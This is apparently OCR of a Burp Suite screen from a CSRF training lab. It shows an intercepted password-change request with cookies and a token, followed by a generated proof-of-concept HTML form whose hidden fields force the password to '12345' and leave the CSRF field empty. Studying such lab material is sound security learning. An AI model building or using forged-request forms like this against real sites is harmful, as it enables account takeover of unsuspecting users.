

Burp Suite Community Edition v2024.9.4 - Temporary Project
Proxy
Intercept
Intercept on
Forward
Drop
Request to https://labs.hacktify.in:443 [162.0.229.223]
Open browser

```
12:38:11 3 Mar 2...  HTTP  → Request  POST  https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
```

Request

```
POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=394fb7e4f065cb43f9cb2e0d1d78ffd0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=d255d1b766be190d84ef5c9866cd0e41
```



CSRF PoC Generator

REQUEST

```
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0;
_ga=GA1.1.1135172383.1740248677; PHPSESSID=579ebcc5825ae922c82f579a64025ef7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=d255d1b766be190d84ef5c9866cd0e41
```

CSRF PoC FORM

```
<html>
	<body>
		<form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_8/
passwordChange.php">
			<input type="hidden" name="newPassword" value="12345"/>
			<input type="hidden" name="newPassword2" value="12345"/>
			<input type="hidden" name="csrf" value=""/>
			<input type="submit" value="Submit">
		</form>
	</body>
<html>
```

HTTP HTTPS